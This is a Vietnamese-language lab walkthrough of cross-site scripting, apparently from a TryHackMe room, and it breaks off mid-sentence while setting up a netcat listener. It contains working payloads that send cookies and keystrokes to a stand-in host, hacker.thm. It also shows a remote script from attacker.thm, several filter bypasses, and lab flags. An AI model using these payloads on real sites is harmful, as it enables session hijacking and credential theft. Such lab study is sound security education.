Cross – site Scripting

Tấn công Cross-Site Scripting, hay còn gọi là XSS trong cộng đồng an ninh mạng, được phân loại là một cuộc tấn công chèn mã, trong đó mã JavaScript độc hại được chèn vào ứng dụng web với mục đích được thực thi bởi người dùng khác.

1. XSS Payloads

Trong tấn công XSS, payload là đoạn mã JavaScript mà chúng ta muốn thực thi trên máy tính của mục tiêu. Payload gồm hai phần: ý định và sự sửa đổi.

Ý định là điều bạn muốn đoạn mã JavaScript thực sự thực hiện (chúng ta sẽ xem xét điều này với một số ví dụ bên dưới), và sự sửa đổi là những thay đổi cần thiết đối với mã để nó được thực thi vì mỗi trường hợp đều khác nhau (chi tiết hơn trong bài tập hoàn thiện payload).

Dưới đây là một số ví dụ về ý định XSS.

Proof Of Concept:

Đây là loại payload đơn giản nhất, mục đích duy nhất là chứng minh rằng bạn có thể thực hiện tấn công XSS trên một trang web. Điều này thường được thực hiện bằng cách làm cho một hộp thoại cảnh báo hiện lên trên trang với một chuỗi văn bản, ví dụ:

```
<script>alert('XSS');</script>
```

Session Stealing

Thông tin chi tiết về phiên đăng nhập của người dùng, chẳng hạn như login tokens, thường được lưu trữ trong cookie trên máy tính của mục tiêu. Đoạn mã JavaScript bên dưới lấy cookie của mục tiêu, mã hóa cookie bằng base64 để đảm bảo truyền tải thành công, sau đó gửi nó đến một trang web do tin tặc kiểm soát để đăng nhập. Khi tin tặc có được các cookie này, chúng có thể chiếm quyền kiểm soát phiên đăng nhập của mục tiêu và đăng nhập với tư cách người dùng đó.

```
<script>fetch('https://hacker.thm/steal?cookie=' +
btoa(document.cookie));</script>
```

Key Logger:

Đoạn mã dưới đây hoạt động như một phần mềm ghi lại thao tác bàn phím. Điều này có nghĩa là bất cứ thứ gì bạn gõ trên trang web sẽ được chuyển tiếp đến một trang web nằm dưới sự kiểm soát của tin tặc.

```
<script>document.onkeypress = function(e) { fetch('https://hacker.thm/log?key=' +
btoa(e.key) );}</script>
```


Business Logic:

Payload này cụ thể hơn nhiều so với các ví dụ trên. Nó sẽ liên quan đến việc gọi một tài nguyên mạng cụ thể hoặc một hàm JavaScript. Ví dụ, hãy tưởng tượng một hàm JavaScript để thay đổi địa

chỉ email của người dùng có tên là user.changeEmail(). Payload của chúng ta có thể trông như thế này:

```
<script>user.changeEmail('attacker@hacker.thm');</script>
```

Vì địa chỉ email của tài khoản đã thay đổi, kẻ tấn công có thể thực hiện tấn công đặt lại mật khẩu.



2. Reflected XSS

Lỗ hổng XSS Reflected xảy ra khi dữ liệu do người dùng cung cấp trong yêu cầu HTTP được đưa vào mã nguồn trang web mà không qua bất kỳ bước kiểm tra nào.

Ví dụ:

Một trang web mà nếu bạn nhập thông tin không chính xác, một thông báo lỗi sẽ được hiển thị. Nội dung của thông báo lỗi được lấy từ tham số lỗi trong chuỗi truy vấn và được xây dựng trực tiếp vào mã nguồn trang.

https://website.thm/?error=Invalid Input Detected


```
<div class="alert alert-danger">
    <p>Invalid Input Detected</p>
</div>
```

Ứng dụng không kiểm tra nội dung của tham số lỗi, điều này cho phép kẻ tấn công chèn mã độc hại.

https://website.thm/?error=<script src="https://attacker.thm/evil.js"></script>

```
<div class="alert alert-danger">
    <p><script src="https://attacker.thm/evil.js"></script></p>
</div>
```

Lỗ hổng này có thể bị lợi dụng theo kịch bản trong hình ảnh bên dưới:



Where in an URL is a good place to test for reflected XSS?

parameters ✓ Correct Answer

3. Stored XSS

Như tên gọi đã chỉ rõ, mã độc XSS được lưu trữ trên ứng dụng web (ví dụ: trong cơ sở dữ liệu) và sau đó được thực thi khi người dùng khác truy cập trang web đó.

Ví dụ:

Đây là một trang web blog cho phép người dùng đăng bình luận. Tuy nhiên, những bình luận này không được kiểm tra xem có chứa JavaScript hay không hoặc không được lọc bỏ mã độc hại. Nếu


bây giờ chúng ta đăng một bình luận chứa JavaScript, mã này sẽ được lưu trữ trong cơ sở dữ liệu, và mọi người dùng khác truy cập bài viết đó sẽ thấy JavaScript được chạy trong trình duyệt của họ.

How are stored XSS payloads usually stored on a website?

database ✓ Correct Answer

4. DOM based XSS

DOM là viết tắt của Document Object Model (Mô hình Đối tượng Tài liệu) và là một giao diện lập trình cho các tài liệu HTML và XML. Nó đại diện cho trang web để các chương trình có thể thay đổi cấu trúc, kiểu dáng và nội dung của tài liệu. Một trang web là một tài liệu, và tài liệu này có thể được hiển thị trong cửa sổ trình duyệt hoặc dưới dạng mã nguồn HTML. Sơ đồ của HTML DOM được hiển thị bên dưới:




Exploiting the DOM

Lỗ hổng XSS dựa trên DOM là loại tấn công mà mã JavaScript được thực thi trực tiếp trong trình duyệt mà không cần tải thêm trang nào hoặc gửi dữ liệu đến mã phía máy chủ. Việc thực thi xảy ra khi mã JavaScript của trang web phản hồi lại dữ liệu đầu vào hoặc tương tác của người dùng.

Ví dụ:

Mã JavaScript của trang web lấy nội dung từ tham số window.location.hash và sau đó ghi nội dung đó vào phần đang được xem trên trang. Nội dung của hash không được kiểm tra xem có chứa mã độc hại hay không, cho phép kẻ tấn công chèn mã JavaScript tùy ý vào trang web.



5. Blind XSS

Lỗ hổng XSS ẩn (Blind XSS) tương tự như XSS lưu trữ ở chỗ mã độc được lưu trữ trên trang web để người dùng khác xem, nhưng trong trường hợp này, bạn không thể thấy mã độc hoạt động hoặc tự mình kiểm tra trước.

Ví dụ:


Trang web này có một biểu mẫu liên hệ cho phép bạn nhắn tin cho nhân viên. Nội dung tin nhắn không được kiểm tra xem có mã độc hại nào không, điều này cho phép kẻ tấn công nhập bất cứ thứ gì chúng muốn. Những tin nhắn này sau đó được chuyển thành phiếu yêu cầu hỗ trợ mà nhân viên xem trên một cổng thông tin web riêng tư.

Potential Impact:

Với mã độc phù hợp, kẻ tấn công có thể thực hiện các cuộc gọi ngược trở lại trang web của mình, tiết lộ URL cổng thông tin nhân viên, cookie của nhân viên và thậm chí cả nội dung của trang cổng

thông tin đang được xem. Lúc này, kẻ tấn công có thể chiếm quyền kiểm soát phiên làm việc của nhân viên và truy cập vào cổng thông tin riêng tư.

Một công cụ phổ biến cho các cuộc tấn công Blind XSS là XSS Hunter Express.




6. Perfecting your payload

Chúng ta sẽ sử dụng room được dựng sẵn để hiểu về các dạng tấn công XSS hơn.

Level One:

Chúng ta sẽ thấy một biểu mẫu yêu cầu nhập tên, và sau khi nhập tên, tên đó sẽ được hiển thị trên một dòng bên dưới, ví dụ:




Nếu xem mã nguồn trang, ta sẽ thấy tên của mình xuất hiện trong mã đó:

Thay vì nhập tên của bạn, chúng ta sẽ thử nhập đoạn mã JavaScript sau:

```
<script>alert('THM');</script>
```

```
39
40      <div class="text-center">
41          <h2>Hello, <script>alert('THM');</script></h2>
42      </div>
43
```



Enter.

Sau đó, ta sẽ nhận được một thông báo xác nhận rằng quá trình tải dữ liệu đã thành công.

Level Two:

Tương tự như level trước, ta lại được yêu cầu nhập tên. Lần này, khi nhấn Enter, tên của bạn sẽ được hiển thị trong thẻ input:

```
<div class="text-center">
  <h2>
    Hello,
    <input value="Giang">
  </h2>
</div>
<div class="text-center">…</div>
```

Sẽ không hoạt động nếu bạn thử sử dụng đoạn mã JavaScript trước đó vì bạn không thể chạy nó từ bên trong thẻ `<input>`. Thay vào đó, chúng ta cần phải thoát thẻ `<input>` trước để đoạn mã có thể chạy đúng cách. Bạn có thể làm điều này với đoạn mã sau: **`<script>alert('THM');</script>`**

Phần quan trọng của đoạn mã là `">` dùng để đóng tham số `value` và sau đó đóng thẻ `<input>`.

Điều này giúp đóng thẻ `<input>` đúng cách và cho phép JavaScript chạy.

```
39
40    <div class="text-center">
41        <h2>Hello, <input value=""><script>alert('THM');</script>"></h2>
42    </div>
43
```

Level Three:


Ta sẽ thấy một biểu mẫu khác yêu cầu nhập tên, và cũng giống như ở cấp độ trước, tên của bạn sẽ được hiển thị bên trong một thẻ HTML, lần này là thẻ textarea.

```
▼ <h2>
    Hello,
    <textarea>Giang</textarea>
  </h2>
</div>
▶ <div class="text-center">…</div>
```

```
<div class="text-center">
    <h2>Hello, <textarea>Adam</textarea></h2>
</div>
```

Chúng ta sẽ phải xử lý thẻ textarea theo cách khác một chút so với thẻ input (ở Cấp độ Hai) bằng cách sử dụng payload sau: `</textarea><script>alert('THM');</script>`

```
<div class="text-center">
    <h2>Hello, <textarea></textarea><script>alert('THM');</script></textarea></h2>
</div>
```




Level Four:

Khi bạn nhập tên vào biểu mẫu, tên đó sẽ được hiển thị trên trang. Cấp độ này trông tương tự như cấp độ một, nhưng khi xem mã nguồn trang, bạn sẽ thấy tên của mình được phản ánh trong một số đoạn mã JavaScript.

```
▶ <form method="get">⋯</form>
▶ <div class="text-center">⋯</div>
▼ <script>
    document.getElementsByClassName('name')[0].innerHTML='Giang';
  </script>
▶ <div class="text-center">⋯</div>
</div>
```

Bạn cần phải thoát khỏi lệnh JavaScript hiện có để có thể chạy mã của mình; bạn có thể làm điều này với đoạn mã sau: ';alert('THM');// như bạn thấy trong ảnh chụp màn hình bên dưới, đoạn mã này sẽ được thực thi. Dấu ' đóng trường chỉ định tên, sau đó dấu ; biểu thị kết thúc lệnh hiện tại, và dấu // ở cuối biến bất cứ thứ gì sau nó thành chú thích chứ không phải mã có thể thực thi.

```
43
44      <script>
45          document.getElementsByClassName('name')[0].innerHTML='';alert('THM');//';
46      </script>
47
```



Level Five:

Hiện tại, cấp độ này trông giống hệt cấp độ một, và tên của bạn cũng được hiển thị ở cùng một vị trí. Nhưng nếu bạn thử sử dụng đoạn mã **<script>alert('THM');</script>**, nó sẽ không hoạt động. Khi xem mã nguồn trang, bạn sẽ hiểu lý do.

```
▶ <form method="get">⋯</form>
▼ <div class="text-center">
    <h2>Hello, Giang</h2>
  </div>
▶ <div class="text-center">⋯</div>
```

Từ "script" bị loại bỏ khỏi dữ liệu gửi đi là do có bộ lọc loại bỏ bất kỳ từ nào có khả năng gây nguy hiểm.

Khi một từ bị xóa khỏi chuỗi ký tự, có một mẹo hữu ích mà chúng ta có thể thử.

Original Payload:


```
<sscriptcript>alert('THM');</sscriptcript>
```

Text to be removed (by the filter):

```
<sscriptcript>alert('THM');</sscriptcript>
```

Final Payload (after passing the filter):

```
<script>alert('THM');</script>
```



Level Six:

Tương tự như cấp độ hai, nơi chúng ta phải thoát khỏi thuộc tính `value` của thẻ `input`, chúng ta có thể thử `**<script>alert('THM');</script>**`, nhưng có vẻ như cách này không hiệu quả. Hãy kiểm tra mã nguồn trang để xem tại sao nó không hoạt động.

```
    <div class="text-center">
        <h2>Your Picture</h2>
        <img src=""scriptalert('THM');/script">
    </div>
```

Như bạn thấy, các ký tự < và > bị lọc bỏ khỏi dữ liệu truyền tải, ngăn cản chúng ta thoát khỏi thẻ IMG. Để vượt qua bộ lọc này, chúng ta có thể tận dụng các thuộc tính bổ sung của thẻ IMG, chẳng hạn như sự kiện onload. Sự kiện onload sẽ thực thi đoạn mã bạn chọn sau khi hình ảnh được chỉ định trong thuộc tính src đã được tải lên trang web.

Hãy thay đổi payload của chúng ta để phản ánh điều này: /images/cat.jpg" onload="alert('THM'); và sau đó xem mã nguồn trang, bạn sẽ thấy cách nó hoạt động.

```
<div class="text-center">
    <h2>Your Picture</h2>
    <img src="/images/cat.jpg" onload="alert('THM');">
</div>
```

Level 6

Enter An Image Path

/images/cat.jpg

Enter

Your Picture

XSS Payload Successful

You Completed All The Challenges!

THM{XSS_MASTER}


What is the flag you received from level six?

THM{XSS_MASTER}


✓ Correct Answer

7. Practical (Blind XSS)

Ở bài tập này, chúng ta cũng sẽ sử dụng một trang web được dựng sẵn.



Nhấp vào tab Khách hàng trên thanh điều hướng phía trên và nhấp vào liên kết "sigup here" để tạo tài khoản. Sau khi tài khoản được thiết lập, hãy nhấp vào tab Support Ticket, đây là tính năng chúng ta sẽ tìm hiểu các điểm yếu.



Hãy thử tạo một phiếu hỗ trợ bằng cách nhấp vào nút Tạo phiếu màu xanh lá cây, nhập chủ đề và nội dung chỉ là từ "test" rồi nhấp vào nút Tạo phiếu màu xanh lam. Bạn sẽ thấy phiếu mới của mình trong danh sách với một số ID mà bạn có thể nhấp vào để truy cập phiếu vừa tạo.

Tickets

Create Ticket

Id	Subject	Date	Status
8	test	25/03/2026 14:43	Open

Chúng ta sẽ tìm hiểu cách văn bản đã nhập trước đó được hiển thị trên trang. Khi xem mã nguồn trang, chúng ta có thể thấy văn bản được đặt bên trong thẻ textarea.

```
▸ <div>…</div>
▾ <div>
    <textarea class="form-control">test</textarea>
  </div>
  ::after
```

Dashboard | Support Tickets | Your Account | Logout

Ticket Information

Status: Open

Ticket Id: 8

Ticket Subject: test

Ticket Created: 25/03/2026 14:43

Ticket Contents:


test

Bây giờ chúng ta hãy quay lại và tạo một phiếu yêu cầu khác. Hãy xem liệu chúng ta có thể thoát khỏi thẻ textarea bằng cách nhập đoạn mã sau vào nội dung phiếu yêu cầu hay không:

```
</textarea>test
```


```
▸ <div>…</div>
▾ <div>
    <textarea class="form-control"></textarea>
    test
  </div>
```

Một lần nữa, khi mở lại phiếu yêu cầu và xem mã nguồn trang, chúng ta đã xử lý thành công thẻ textarea.



Bây giờ chúng ta hãy mở rộng đoạn mã này để xem liệu có thể chạy JavaScript và xác nhận tính năng tạo vé có dễ bị tấn công XSS hay không. Hãy thử tạo một vé mới khác với đoạn mã sau:

```
</textarea><script>alert('THM');</script>
```



Bây giờ, khi bạn xem phiếu yêu cầu hỗ trợ, bạn sẽ nhận được một hộp thoại cảnh báo với chuỗi THM. Chúng ta sẽ mở rộng payload hơn nữa và tăng tác động của lỗ hổng. Vì tính năng này tạo ra một phiếu yêu cầu hỗ trợ, chúng ta có thể khá chắc chắn rằng một nhân viên cũng sẽ xem phiếu yêu cầu này và chúng ta có thể khiến họ thực thi JavaScript.

Một số thông tin hữu ích có thể trích xuất từ người dùng khác là cookie của họ, mà chúng ta có thể sử dụng để nâng cao đặc quyền bằng cách chiếm đoạt phiên đăng nhập của họ. Để làm điều này, payload của chúng ta cần trích xuất cookie của người dùng và chuyển nó đến một máy chủ web khác mà chúng ta lựa chọn. Trước tiên, chúng ta cần thiết lập một máy chủ lắng nghe để nhận thông tin.

Chúng ta sẽ thiết lập một máy chủ lắng nghe bằng Netcat. Nếu chúng ta muốn lắng nghe trên cổng 9001, chúng ta sẽ sử dụng lệnh nc -l -p 9001. Tùy chọn -l cho biết chúng ta muốn sử dụng Netcat ở chế độ lắng nghe, trong khi tùy chọn -p được sử dụng để chỉ định số cổng. Để tránh việc phân giải tên máy chủ thông qua DNS, chúng ta có thể thêm -n; Hơn nữa, để phát hiện bất kỳ lỗi nào, nên

